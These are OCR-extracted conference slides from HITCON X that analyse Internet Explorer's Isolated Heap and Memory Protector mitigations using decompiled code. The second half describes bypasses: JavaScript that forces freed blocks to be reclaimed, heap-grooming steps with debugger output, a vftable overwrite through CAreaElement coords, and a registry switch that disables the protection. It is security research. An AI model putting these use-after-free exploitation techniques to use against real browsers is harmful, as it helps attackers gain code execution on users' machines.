New Exploit Mitigation In Internet Explorer

HITCON X
@K33nTeam @KeenTeam
@promised_lu


About Me

Amateur browser exploiter

Main work is writing fuzzers

Background

Internet Explorer Vulnerability Statistics



2013

- CVE-2013-0025 CParaElement Use-After-Free
- CVE-2013-1311 CDOMTextNode Use-After-Free
- CVE-2013-1347 CGenericElement Use-After-Free
- CVE-2013-2551 COALineDashStyleArray Integer Overflow Pwn2Own
- CVE-2013-3184 CFlatMarkupPointer Use-After-Free
- CVE-2013-3205 CCaret Use-After-Free
- CVE-2013-3893 CTreeNode Use-After-Free
- CVE-2013-3897 CDisplayPointer Use-After-Free

2013

- 129 CVE
- Most are Use-After-Free

2014

- CVE-2014-0322 CMarkup Use-After-Free
- CVE-2014-1776 CMarkup Use-After-Free


2014

- 135 CVE from January to July
- More than 2013

Exploit Mitigation

- Virtual Table Guard is introduced in Internet Explorer 10
- Anti-Use-After-Free

Virtual Table Guard



New Exploit Mitigation

- Isolated Heap is introduced in MS14-035
- Memory Protector is introduced in MS14-037
- Internet Explorer 6~11
- Anti-Use-After-Free

Agenda

- Isolated Heap
- Memory Protector
- Fuzzing Issues
- Countermeasures

Isolated Heap

g_hIsolatedHeap

```
g_hIsolatedHeap = HeapCreate(0, 0, 0);
if (g_hIsolatedHeap) {
    ULONG HeapInformation = 2; // Enable LFH
    HeapSetInformation(g_hIsolatedHeap, 0,
&HeapInformation, sizeof(HeapInformation));
}
```

_MemIsolatedAlloc

```
LPVOID __stdcall _MemIsolatedAlloc(SIZE_T dwBytes)
{
    if (!dwBytes)
        dwBytes = 1;
    return HeapAlloc(g_hIsolatedHeap, 0, dwBytes);
}
```


_MemIsolatedAllocClear


```
LPVOID __stdcall _MemIsolatedAllocClear(SIZE_T dwBytes)
{
    return HeapAlloc(g_hIsolatedHeap, 8, dwBytes);
}
```

_MemIsolatedFree


```
void __stdcall _MemIsolatedFree(LPVOID lpMem)
{
    if (lpMem)
        MemoryProtection::HeapFree(g_hIsolatedHeap, 0,
lpMem);
}
```


Internet Explorer 6





Internet Explorer 6





Isolated Objects

- All DOM Objects
- Some Render Objects

How To Fill Isolated Objects In Use-After-Free

- BSTR ☹
- String ☹
- Struct ☹
- Isolated Object 😐

Memory Protector

SBlockDescriptor

```
ULONG_PTR m_Block; // address of heap block
SIZE_T m_Size; // size of heap block
```

SBlockDescriptorArray

```
SBlockDescriptor *m_BlockDescriptors; // array of heap blocks
SIZE_T m_Size; // total size of all heap blocks
ULONG m_Count; // count of heap blocks
```

MemoryProtection::HeapFree

- Replace HeapFree in MSHTML

MemoryProtection::HeapFree

```
BOOL __stdcall MemoryProtection::HeapFree(HANDLE
hHeap, DWORD dwFlags, LPVOID lpMem)
{
    CMemoryProtector::ProtectedFree(hHeap, dwFlags,
lpMem);
    return TRUE;
}
```

CMemoryProtector::ProtectedFree

- Reclaim memory
- Add heap block to SBlockDescriptorArray instead of free

CMemoryProtector::ProtectedFree

```
static void __stdcall CMemoryProtector::ProtectedFree(HANDLE hHeap,
DWORD dwFlags, LPVOID lpMem)
{
…
    MemoryProtector->ReclaimMemory((ULONG_PTR *)&lpMem, 100000);
…
    if (MemoryProtector->AddBlockDescriptor((ULONG_PTR)lpMem, hHeap
== g_hIsolatedHeap, &Size))
        memset(lpMem, 0, Size);
…
}
```


CMemoryProtector::ReclaimMemory

- Do nothing if total size of SBlockDescriptorArray is less than 100000
- Mark blocks
- Reclaim unmarked blocks

CMemoryProtector::ReclaimMemory

```
void CMemoryProtector::ReclaimMemory(ULONG_PTR *Blocks, UINT Size)
{
    if (GetCount() && (GetSize() >= Size || m_ForceReclaim)) {
        MarkBlocks(Blocks);
        ReclaimUnmarkedBlocks();
    }
}
```

CMemoryProtector::ReclaimMemory



CMemoryProtector::MarkBlocks


- Traverse thread stack as array of pointers
- If a pointer points to a block in SBlockDescriptorArray, mark the block

CMemoryProtector::MarkBlocks

```
void CMemoryProtector::MarkBlocks(ULONG_PTR *Blocks)
{
    ULONG_PTR Low = LowAddress();
    ULONG_PTR High = HighAddress();

    for (ULONG i = (m_StackHighAddress - (ULONG_PTR)Blocks) /
sizeof(ULONG_PTR); i != 0; i--)
        MarkBlockForAddress(*Blocks++, Low, High);
}
```

CMemoryProtector::MarkBlocks




CMemoryProtector::ReclaimUnmarkedBlocks

- Free unmarked blocks
- Unmark marked blocks

CMemoryProtector::ReclaimUnmarkedBlocks

```
void CMemoryProtector::ReclaimUnmarkedBlocks()
{
    for (ULONG i = 0; i < GetCount(); i++) {
        SBlockDescriptor *BlockDescriptor =
GetBlockDescriptorAt(i);
…
        if (BlockDescriptor->IsMarked())
            BlockDescriptor->Unmark();
    else
            ::HeapFree(hHeap, 0, (LPVOID)BlockDescriptor-
>BaseAddress());
…
    }
}
```

CMemoryProtector::ReclaimUnmarkedBlocks



Visual Studio Port

- https://github.com/promised-lu/MemoryProtection

Delay Free Or Never Use-After-Free

- Unable to fill Use-After-Free Object

Fuzzing Issues

Isolated Heap

- Isolated Heap reduces probability of Use-After-Free if PageHeap is turned off
- Patch g_hIsolatedHeap to Process Heap

Memory Protector

- Memory Protector sharply reduces probability of Use-After-Free
- Patch memset in CMemoryProtector::ProtectedFree (inline problem)
- Turn off Memory Protector through registry

```
[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\MAIN
\FeatureControl\FEATURE_MEMPROTECT_MODE] "iexplore.exe"=dword:00000000
```

Countermeasures

Free Problem

- Fill SBlockDescriptorArray to trigger ReclaimUnmarkedBlocks
- Windows 7 x86
- Internet Explorer 11

CollectGarbage2

```
function CollectGarbage2()
{
    var video = new Array();
    for (var i = 0; i < 250; i++)
    {
        video[i] = document.createElement("video"); // 400 bytes
    }
    video = null;
    CollectGarbage(); // ReclaimUnmarkedBlocks
}
```

Delay Free Situation ☺

```
// Free Use-After-Free Object
// Use-After-Free Object not referred in stack
CollectGarbage2(); // Free Use-After Object indeed
// Fill Use-After-Free Object
// Use Use-After-Free Object
```

Never Use-After-Free Situation ☹

```
// Trigger Event
// Use Use-After-Free Object
// Cannot refer to Use-After-Free Object
```

```
// Event
// Free Use-After-Free Object
// Use-After-Free Object referred in stack
```

Case By Case 😐

- Many paths can trigger same Use-After-Free
- It’s hard to say

Fill Problem

- Manipulate LFH
- Windows 7 x86
- Internet Explorer 11

Step 1

```
<!DOCTYPE html>
<html>
<head>
<script>
function load() {
    // Step 1
    …
}
</script>
</head>
<body onload="load()"></body>
</html>
```

Step 1

```
0:007> !heap -p -h poi(MSHTML!g_hIsolatedHeap)
    _HEAP @ 3ac0000
      _LFH_HEAP @ 3ac44f0
      _HEAP_SEGMENT @ 3ac0000
       CommittedRange @ 3ac0588
      HEAP_ENTRY Size Prev Flags    UserPtr UserSize - state
…
        03ad5130 003b 0086  [00]   03ad5138    001d0 - (busy)
          MSHTML!CWindow::`vftable‘
…
VirtualAllocdBlocks @ 3ac00a0
```

Step 2

```
var Bucket1 = new Array(); // Enable LFH
for (var i = 0; i < 0x11; i++) {
    Bucket1[i] = document.createElement("option");
}
var UserBlocks1 = new Array();
for (var i = 0; i < Math.floor((0x1000 - 0x8 - 0x10) / (0x50 +
0x8)); i++) {
    UserBlocks1[i] = document.createElement("option");
}
var UserBlocks2 = new Array();
for (var i = 0; i < Math.floor((0x1000 - 0x8 - 0x10) / (0x50 +
0x8)); i++) {
    UserBlocks2[i] = document.createElement("option");
}
```

Step 2

```
0:007> !heap -p -h poi(MSHTML!g_hIsolatedHeap)
…
      * 03ad6650 0200 000b  [00]   03ad6658    00ff8 - (busy) //
UserBlocks1
        03ad6668 000b 0200  [00]   03ad6670    0004c - (busy)
          MSHTML!COptionElement::`vftable'
…
      * 03ad7a50 0200 0080  [00]   03ad7a58    00ff8 - (busy) //
UserBlocks2
        03ad7a68 000b 0200  [00]   03ad7a70    0004c - (busy)
          MSHTML!COptionElement::`vftable'
…
       VirtualAllocdBlocks @ 3ac00a0
```

Step 3

```
UserBlocks1 = null;
CollectGarbage();
CollectGarbage2();
```

Step 3

```
0:007> !heap -p -h poi(MSHTML!g_hIsolatedHeap)
…
      * 03ad6650 0200 000b  [00]   03ad6658    00ff8 - (busy) //
UserBlocks1
…
      * 03ad7a50 0200 0080  [00]   03ad7a58    00ff8 - (busy) //
UserBlocks2
        03ad7a68 000b 0200  [00]   03ad7a70    0004c - (busy)
          MSHTML!COptionElement::`vftable'
…
       VirtualAllocdBlocks @ 3ac00a0
```

Step 4

```
var Bucket2 = new Array(); // Enable LFH
for (var i = 0; i < 0x11; i++) {
    Bucket2[i] = document.createElement("area");
}
var UserBlocks1 = new Array();
for (var i = 0; i < Math.floor((0x1000 - 0x8 - 0x10) / (0x68 +
0x8)); i++) {
    UserBlocks1[i] = document.createElement("area");
}
```

Step 4

```
0:007> !heap -p -h poi(MSHTML!g_hIsolatedHeap)
…
      * 03ad6650 0200 000b  [00]   03ad6658    00ff8 - (busy) //
UserBlocks1
        03ad6668 000e 0200  [00]   03ad6670    00064 - (busy)
          MSHTML!CAreaElement::`vftable'
…
      * 03ad7a50 0200 0080  [00]   03ad7a58    00ff8 - (busy) //
UserBlocks2
        03ad7a68 000b 0200  [00]   03ad7a70    0004c - (busy)
          MSHTML!COptionElement::`vftable'
…
       VirtualAllocdBlocks @ 3ac00a0
```

CAreaElement

- 0x64 bytes
- +0x4c RECT
- +0x4c left
- +0x50 top
- +0x54 right
- +0x58 bottom

CAreaElement

- shape = "rect"
- coords = "1,2,3,4"

CAreaElement

- +0x4c 1
- +0x50 2
- +0x54 3
- +0x58 4

Control vftable of COptionElement

```
var i; // index of Use-After-Free COptionElement
var j; // index of corresponding CAreaElement
for (i = 0; i < Math.floor((0x1000 - 0x8 - 0x10) / (0x50 + 0x8)); i
++) {
    var r = ((0x50 + 0x8) * i + 0x0) % (0x68 + 0x8);
    j = Math.floor(((0x50 + 0x8) * i + 0x0) / (0x68 + 0x8));
    if (r >= 0x4c && r <= 0x58)
        break;
}
// i = 1
// j = 0
```

New Step 2

```
…
var UserBlocks1 = new Array();
for (var i = 0; i < Math.floor((0x1000 - 0x8 - 0x10) / (0x50 +
0x8)); i++) {
    if (i == 1) {
        // Create Use-After-Free COptionElement
    }
    UserBlocks1[i] = document.createElement("option");
}
…
```

New Step 3

```
// Free Use-After-Free COptionElement
for (var i = 0; i < Math.floor((0x1000 - 0x8 - 0x10) / (0x50 +
0x8)); i++) {
    if (i != 1)
        UserBlocks1[i] = null;
}
CollectGarbage();
CollectGarbage2();
```

New Step 5

```
UserBlocks1[0].shape = "rect"
UserBlocks1[0].coords = "1,2,3,83886116"
// 0x05000024 => vftable of Use-After-Free COptionElement
```

Thanks

Liang Chen

